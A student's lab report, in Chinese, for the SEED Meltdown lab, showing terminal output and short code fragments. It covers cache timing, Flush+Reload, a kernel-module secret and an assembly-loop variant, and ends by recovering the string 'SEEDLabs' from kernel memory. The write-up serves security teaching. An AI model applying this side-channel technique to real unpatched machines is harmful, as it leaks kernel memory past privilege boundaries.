

哈尔滨工业大学(深圳)

《网络与系统安全》 实 验报告

实验一

Meltdown Attack 实验


学 院: 计算机科学与技术学院
姓 名: 宗晴
学 号: 200110513
专 业: 计算机类
日 期: 2023 年 4 月

一、实验过程

任务 1：分别测试从 Cache 读取和从内存读取数据的时间长度，对比时间差。

选取用于区分缓存和 RAM 这两种内存访问类型的时间阈值为 107。

最后一次的运行结果截图：

A terminal window screenshot showing the execution of a script named 'CacheTime'. The prompt is '[04/19/23]seed@VM:~/.../Labsetup\$./CacheTime'. The output lists access times in CPU cycles for arrays of size 4096, indexed from 0 to 9. The values are: 193, 244, 242, 38, 250, 500, 246, 49, 252, and 234. The prompt returns to '[04/19/23]seed@VM:~/.../Labsetup\$' with a cursor.

```
[04/19/23]seed@VM:~/.../Labsetup$ ./CacheTime
Access time for array[0*4096]: 193 CPU cycles
Access time for array[1*4096]: 244 CPU cycles
Access time for array[2*4096]: 242 CPU cycles
Access time for array[3*4096]: 38 CPU cycles
Access time for array[4*4096]: 250 CPU cycles
Access time for array[5*4096]: 500 CPU cycles
Access time for array[6*4096]: 246 CPU cycles
Access time for array[7*4096]: 49 CPU cycles
Access time for array[8*4096]: 252 CPU cycles
Access time for array[9*4096]: 234 CPU cycles
[04/19/23]seed@VM:~/.../Labsetup$
```

任务 2：利用缓存进行侧信道攻击的示例

当阈值为任务 1 中选取的 107 时，成功的次数为 20/20，能够获取到准确的秘密值。如下图所示：

```
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[13*4096 + 1024] is in cache.
The Secret = 13.
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[13*4096 + 1024] is in cache.
The Secret = 13.
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[13*4096 + 1024] is in cache.
The Secret = 13.
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[13*4096 + 1024] is in cache.
The Secret = 13.
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[13*4096 + 1024] is in cache.
The Secret = 13.
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
array[13*4096 + 1024] is in cache.
The Secret = 13.
[04/19/23]seed@VM:~/.../Labsetup$
```

将阈值修改为一个较大的值，如 300，此时并不能获取到准确的秘密值，如下图所示：

```
The Secret = 245.
array[246*4096 + 1024] is in cache.
The Secret = 246.
array[247*4096 + 1024] is in cache.
The Secret = 247.
array[248*4096 + 1024] is in cache.
The Secret = 248.
array[249*4096 + 1024] is in cache.
The Secret = 249.
array[250*4096 + 1024] is in cache.
The Secret = 250.
array[251*4096 + 1024] is in cache.
The Secret = 251.
array[252*4096 + 1024] is in cache.
The Secret = 252.
array[253*4096 + 1024] is in cache.
The Secret = 253.
array[254*4096 + 1024] is in cache.
The Secret = 254.
array[255*4096 + 1024] is in cache.
The Secret = 255.
[04/19/23]seed@VM:~/.../Labsetup$
```

将阈值修改为一个较小的值，如 20，此时也不能获取到准确的秘密值，如

下图所示：

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native FlushReload.c -o FlushReload
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/19/23]seed@VM:~/.../Labsetup$ ./FlushReload
[04/19/23]seed@VM:~/.../Labsetup$
```

这是因为第二次和第三次所选取的阈值过大或过小，并不能起到区分缓存和 RAM 这两种内存访问类型的。

任务 3：将秘密数据加载到内核空间

获取到秘密数据的地址如下图所示：

```
[04/19/23]seed@VM:~/.../Labsetup$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/seed/Meltdown/Labsetup modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/seed/Meltdown/Labsetup/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/seed/Meltdown/Labsetup/MeltdownKernel.mod.o
  LD [M]  /home/seed/seed/Meltdown/Labsetup/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[04/19/23]seed@VM:~/.../Labsetup$ sudo dmesg --clear
[04/19/23]seed@VM:~/.../Labsetup$ sudo insmod MeltdownKernel.ko
[04/19/23]seed@VM:~/.../Labsetup$ dmesg | grep 'secret data address'
[ 3171.288963] secret data address:fa83d000
[04/19/23]seed@VM:~/.../Labsetup$
```

任务 4：从用户空间访问内核内存

编写代码如下：


```
#include <stdio.h>

int main()
{
    char *kernel_data_addr = (char*)0xfa83d000;
    char kernel_data = *kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

编译并运行这个程序：

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native User
toKernel.c -o UsertoKernel
[04/19/23]seed@VM:~/.../Labsetup$ ./UsertoKernel
Segmentation fault
[04/19/23]seed@VM:~/.../Labsetup$
```

程序运行后出现段错误。在 line2 程序不能成功执行，程序能执行到 line2，但在 line2 处报错。

任务 5：处理程序的错误/异常

程序执行结果如下：

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native Ex
ceptionHandling.c -o ExceptionHandling
[04/19/23]seed@VM:~/.../Labsetup$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
[04/19/23]seed@VM:~/.../Labsetup$
```

可以发现程序顺利完成了对 SIGSEGV 信号的处理并往下执行。

任务 6：CPU 的乱序执行

执行结果如下图所示：

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native Me
ltdownExperiment.c -o MeltdownExperiment
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/19/23]seed@VM:~/.../Labsetup$
```

说明程序成功地访问到了内核空间中的秘密数据。

任务 7.1: 观察 Cache 中是否加载到 kernel_data 的值

执行结果如下图所示:

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/19/23]seed@VM:~/.../Labsetup$
```

程序并不能访问到内核空间中的秘密数据。

任务 7.2: 通过加载内核缓存秘密数据实施攻击

在任务 7.1 的基础上添加如下代码:

```
// Open the /proc/secret_data virtual file.
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}

int ret = pread(fd, NULL, 0, 0);
```

执行结果如下图所示:

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/19/23]seed@VM:~/.../Labsetup$
```

程序仍不能访问到内核空间中的秘密数据。

任务 7.3: 使用汇编代码触发 Meltdown 攻击

调用 `meltdown_asm()` 函数, 而不是原来的 `meltdown()` 函数, 执行结果如下图所示:

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

说明程序成功地访问到了内核空间中的秘密数据。

将循环次数改为 10 次后，成功概率降低：

```
ltdownExperiment.c -o MeltdownExperiment
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/19/23]seed@VM:~/.../Labsetup$ █
```

将循环次数改为 1000 次后，成功概率提高：

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/19/23]seed@VM:~/.../Labsetup$ █
```


这是因为增加循环次数后，权限检查变慢，乱序后可以跑的代码更多。

任务 8：优化完成更有效的 Meltdown 攻击

获取这 8 个秘密数据 SEEDlabs，结果如下图所示：

```
[04/19/23]seed@VM:~/.../Labsetup$ gcc -march=native M
eltdownAttack.c -o MeltdownAttack
[04/19/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 980
The secret value is 69 E
The number of hits is 983
The secret value is 69 E
The number of hits is 987
The secret value is 68 D
The number of hits is 985
The secret value is 76 L
The number of hits is 990
The secret value is 97 a
The number of hits is 979
The secret value is 98 b
The number of hits is 984
The secret value is 115 s
The number of hits is 987
The whole secret value is: SEEDLabs
[04/19/23]seed@VM:~/.../Labsetup$
```

二、说明汇编代码在本次实验中的作用

即说明 MeltdownExperiment.c 文件中下面函数的作用

```
void meltdown_asm(unsigned long kernel_data_addr)
```

乱序后能跑多少后续的代码取决于权限检查的速度，权限检查越慢，乱序后可以跑的代码越多，这是一个竞态条件。而 meltdown_asm 这个函数进行了大量的循环，虽然这段代码基本上在做无用的计算，但是这些额外的代码行“给了算法单元一些需要处理的内容，正在推测内存访问”，从而使得权限检查变慢，因

而乱序后能够跑的代码就越多，因此更容易从内核中获取秘密数据。